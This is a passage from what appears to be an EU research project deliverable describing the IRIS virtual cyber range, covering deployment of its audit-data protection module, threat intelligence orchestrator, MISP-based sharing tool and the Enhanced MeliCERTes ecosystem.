
1) CryptoTools (Task 4.4 of IRIS, more info on D4.5) – provides self-encryption and Shamir Secret Sharing mechanisms to the DPA
2) HLF distributed network (blockchain) (Task 4.5 of IRIS, more info on the upcoming D4.6) – provides safe and immutably storage of audit data metadata
3) Off-chain database (Task 4.5 of IRIS, more info on the upcoming D4.6) – provides off-chain storage of encrypted audit data

The simplest use-case scenario where the DPA is used in the context of IRIS is the following:

1) The CTI orchestrator (an authorized system) POSTs audit logs to the DPA, when needed;
2) An authorized auditor queries the DPA to gain access to said audit logs.As for the development/deployment status of the DPA - currently, the DPA is implemented and is deployed in the IRIS integration infrastructure (as prepared by INTRA), ready for integration.

6.2.1.3 Deployment status

The module is up and running in the VCR. The integration was done with the help of INOV during a meeting session.



```
user@master:~$ setxkbmap fr
user@master:~$ curl --request GET  --url 'https://172.20.201.101:30916/ReadAuditData?query=\{"selector":\{"systemID":"CERT-PT"\}\}'  --cert ~/Desktop/crypto-config/peerOrganizations/org2/users/auditor@org2/tls/client.crt  --key ~/Desktop/crypto-config/peerOrganizations/org2/users/auditor@org2/tls/client.key  --cacert ~/Desktop/crypto-config/peerOrganizations/org2/users/auditor@org2/tls/ca.crt


( Audit Log # 231849714 )

{
  "aggregation": {
    "components": [
      {
        "flowsTags": [
          {
            "category": {
              "id": "string",
              "label": "string"
            },
            "id": "string",
            "important": true,
            "label": "string",
            "type": "string"
          }
        ],
        "group": {
          "centerID": "string",
          "color": "string",
          "comments": "string",
          "criticalness": 0,
          "description": "string",
          "groupIds": [
            "string"
          ],
          "id": "string",
          "label": "string",
          "locked": true,
          "parentId": "string"
```

Figure 27: DPA API

6.3 CTI components

6.3.1 Advanced Threat Intelligence Orchestrator (ICCS)

6.3.1.1 Introduction

Advanced Threat Intelligence Orchestrator (ATIO) is a full stack solution that acts like a middleware system, due to, its central location in the architecture, all data is transferred via it. Therefore, ATIO links ATA, EME (which includes CTI and DPA), and Infrastructure. Four backend services and two frontend services compose ATIO.

6.3.1.2 Description

User interfaces (UIs), include the Workflow Designer (OWM), Sharing and Response Task Management and Tracking, and are shown in the figure below.

The former UI enables end-users to create or use pre-made, **cyber incident detection of threats response/recovery and reporting/sharing workflows**. Also, they can monitor the targeted workflows and be aware for the status of each workflow step throughout the end-to end process execution. The workflows can be executed either automatically or semi automatically. Additionally, the end-user will be able to choose from among workflows depending on each category of attack type and modify or gain experience from them.

ATIO is a restful solution, providing OpenAPIs interfaces, communicating with STIX.2.1 formats and its extensions. The latter UI lists the potential response actions received by RRR. Both UI solutions would be integrated on EME Unified Dashboard.



Collaborative threat intelligence sharing
Sharing - Reporting
Workflow Designer
Sharing and Response Tasks Mng & Tracking
Visual Environment
Detections
Autonomous AI threat analytics and detection
Predictive analytics
Digital Twin Honeypots
Workflow Execution Engine
Workflow Combination
Incident response procedures
Risk Levels
Execution Requests
Risk-based response and self-recovery
Execution Requests
Execution Monitoring
Advanced real-time data protection and recover
Workflows related to specific incidents
Enhanced MeliCERTes Ecosystem (EME)

Figure 28: The internal structure of the Advanced Threat Intelligence Orchestrator and its relationship to input and output information. (FIGURE from D4.4)

Backend services, include the Workflow Execution Engine, Workflow Combination Engine, Data Exchange Framework, Command Execution Requests Framework, and altogether with the front-end services provide to the system the below capabilities.

1. ATIO aggregates multiple flows to one direction (e.g. event detection originating from the infrastructure into a single point).
2. Modifies the events by transforming from one format to another format.
3. Filters the information.
4. Translates from STIX to MISP format.
5. Forwards these events to the appropriate modules that are required for event storage, analysis, enrichment, risk and response calculation, as well as user-friendly presentation and auditor backlog.
6. Efficient routing

ATIO is a restful solution, providing OpenAPIs interfaces, communicating with STIX.2.1 formats and STIX extensions.

6.3.1.3 Deployment status

The module ATIO is up and running. We can now access the website in the VCR and register to it.




Figure 29: ATIO orchestrator

6.3.2 Threat Intelligence Sharing and Storage (CERTH)

6.3.2.1 Introduction

The Cyber Threat Intelligence Sharing and Storage tool is based on the MISP Open-Source Threat Intelligence Platform. MISP is a repository that can be used for the collection and storing of threats and vulnerabilities targeted to IoT and AI-driven ICT systems. This tool aims to create dynamic taxonomies and ontologies of threats, attacks and vulnerabilities in order to assist researchers and practitioners in developing a common lexicon about threats, attacks and vulnerabilities with the end goal of setting standards and best practices for managing the cybersecurity of ICT systems against attackers. Additionally, the added value of the Cyber Threat Intelligence (CTI) tool is two-fold. It supports extensive analysis through a secure and trusted environment (e.g., MISP) as well as leads to the overall situational awareness.

6.3.2.2 Description

The CTI Sharing and Storage tool is able to collect, store, correlate, and share information about threats, attacks and vulnerabilities from both internal and external sources. Internal sources comprise honeypot instances, firewalls, SIEM, IDSs etc. and they are selected from the IoT and AI-based infrastructures from WP3 ATA tools (Vulnerability Manager, NIGHTWATCH, BINSEC, SiVi, SiHoneypot). External sources include among others vulnerability databases, CERT feeds, databases with Proof-of-Concept (PoC) exploits, social media platforms, as well as various sources from both Surface and Dark Web that are already stored in MISP. The CTI Sharing and Storage tool gathers cybersecurity information. Following, the next step includes the CTI extraction from the gathered information. Then simple and advanced correlation techniques have been used in order to enrich the extracted CTI. The enriched CTI is stored and shared through MISP. MISP provides a user-friendly dashboard that the user can use to interact with the stored CTI.

The CTI Sharing and Storage tool creates taxonomies and ontologies following the steps:

- The extracted CTI from ATA tools is received from the ATIO and pushed as input to MISP. The gathered information is correlated to find associations between data and intelligence collected.
- The data received is used to extract the most valuable information (threats, attacks and vulnerabilities) for the taxonomy generation. Named Entity Recognition (NER), BERTopic modelling and Pattern matching are used. More specifically, NER facilitates the identification and extraction of various named entities including malware names, hashes, the purpose of attacks and other relevant information. BERTopic modelling utilizes embedding to convert input sentences into a numerical representation. Then through a clustering procedure, it creates topics. Last, through a technique called c-TF-IDF representative names are inserted into the topics. Pattern matching matches terms in specific fields.
- After running these algorithms, the taxonomies are created.
- The generated taxonomies are used to update existing threat taxonomies (e.g. MISP Taxonomies19) using the taxonomies' terms identified by NER, BERTopic and Pattern matching.
- The REBEL20 model is used for Relation Extraction of relationships between the different taxonomies. Based on the extracted information, a merged ontology is generated by the different taxonomies.
- Then, a merged ontology is created by the different generated ontologies.
- The ontologies are developed using OWLready2 package. Two existing ontologies are used namely MALOnt21 and IoTsec22 in the whole procedure. The terms of the merged ontology are used to update the existing ontologies using a semantic search procedure.

6.3.2.3 Deployment Status


The module CTI was deployed in the VCR with the ontology visualization tool.

[19] https://www.misp-project.org/taxonomies.html

[20] https://github.com/Babelscape/rebel

[21] https://github.com/aiforsec/MALOnt

[22] https://github.com/brunomozza/IoTSecurityOntology/tree/master



Events

□		Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	#Sightings	Creator u
□	×	CERTH	CERTH	312		circl:incident-classification="denial-of-service" circl:incident-classification="vulnerability" circl:incident-classification="scam"	23	7		admin@a
□	×	CERTH	CERTH	313		circl:incident-classification="denial-of-service" circl:incident-classification="vulnerability"	26	8		admin@a
□	×	CERTH	CERTH	314		circl:incident-classification="vulnerability" circl:incident-classification="scam"	23	7		admin@a
□	×	CERTH	CERTH	315		circl:incident-classification="vulnerability"	27	8		admin@a

Download: PGP public key

Powered by MISP 2.4.182 - 2024-01-15 09:54:13

Figure 30: CTI Module




Figure 31: Ontology Visualisation

6.3.3 EME (INTRA)

6.3.3.1 Introduction

Within IRIS, the MeliCERTes platform will form the basis of developments and will be extended to facilitate Collaborative Cyber-Threat Intelligence Sharing, among CI Operators (e.g., smart city infrastructure operators, IoT infrastructure operators, etc.) and CERTs/CSIRTs with focus on AI and IoT relevant threats and attacks. The IRIS-Enhanced MeliCERTes ecosystem (EME) will incorporate the majority of the technical developments that concern the CTI sharing in IRIS and act as a CTI sharing and collaboration interface towards the envisaged users of the IRIS platform. EME will act as a distributed and customized solution, and provide for secure and trusted online communication, collaboration and information sharing among CI operators and CERTs/CSIRTs allowing them to interact with the IRIS platform through a unified customizable dashboard.

6.3.3.2 Description

EME, consists of a selection of MeliCERTes CSP v2.0 developed components which will be extended and configured to support IRIS project's objectives and provided functionality. In addition, EME is built in a modular way, allowing for seamless integration with the IRIS developments in the context of CTI. More specifically, within EME the following components are included.

- Cerebrate (MeliCERTes 2): Cerebrate will support the IRIS users and organizations definitions offering a visual environment for managing IRIS roles and entities that results to the description of Trusted Circles (TC). TCs aim to drive the CTI communication and sharing of the CTI data that are generated by the IRIS platform.
- MISP: EME will host a MISP instance that will support the CTI communication towards the IRIS users. The particular MISP instance will reflect the work that was been described in the context of "Threat Intelligence Sharing & Storage" module.
- KEYCLOAK IMS: EME will incorporate an identity and access management solution that will support the secure authentication and authorization of IRIS users and services.
- REST API and DB to facilitate Dashboard communication and storage requirements.
- Unified UI: EME will include a unified visual environment (dashboard). The UI will facilitate the CTI information visual representation to the IRIS users. The unified dashboard will loosely integrate all the IRIS developed visual environments, safeguarding the coherence of the IRIS platform towards its users. More specifically will provide:
    - CTI information sharing home page: Presenting the CTI threats detected by the platform.
    - CTI orchestration information: Presenting CTI mitigation actions' workflows to the IRIS users.
    - Audit log query private/security view: Presenting audit logs that are stored in the DPA module's BC. Stringent security mechanisms will be applied in order to allow only authenticated and authorized security personnel to have access to this view.

6.3.3.3 Deployment status

For the same reasons as with VDM, there is an issue with the name resolution on the kube of the VCR causing an issue for the deployment of the module.

7 CONCLUSIONS

This final work package WP5 deliverable describes the IRIS Virtual Cyber Range (VCR). The cyber range supports the training scenarios of the IRIS project, with their corresponding emulated infrastructure, the cyber-attack scenarios to be exploited by the IRIS tools, and the IRIS tools.

The emulated infrastructure is provided by the cyber range and is composed of different assets to recreate a topology close to real life but in a safe environment. The description of these asset, in term of resources, software and main configuration has been provided as well as the description of the attack scenarios. Finally, the IRIS platform deployment inside the cyber range with all the IRIS tools has also been documented in this deliverable.

During the next project phase, dedicated to pilot demonstration and evaluation, the VCR will continuously integrate updated versions of the IRIS platform, and exploit them using the attack scenarios described in this deliverable.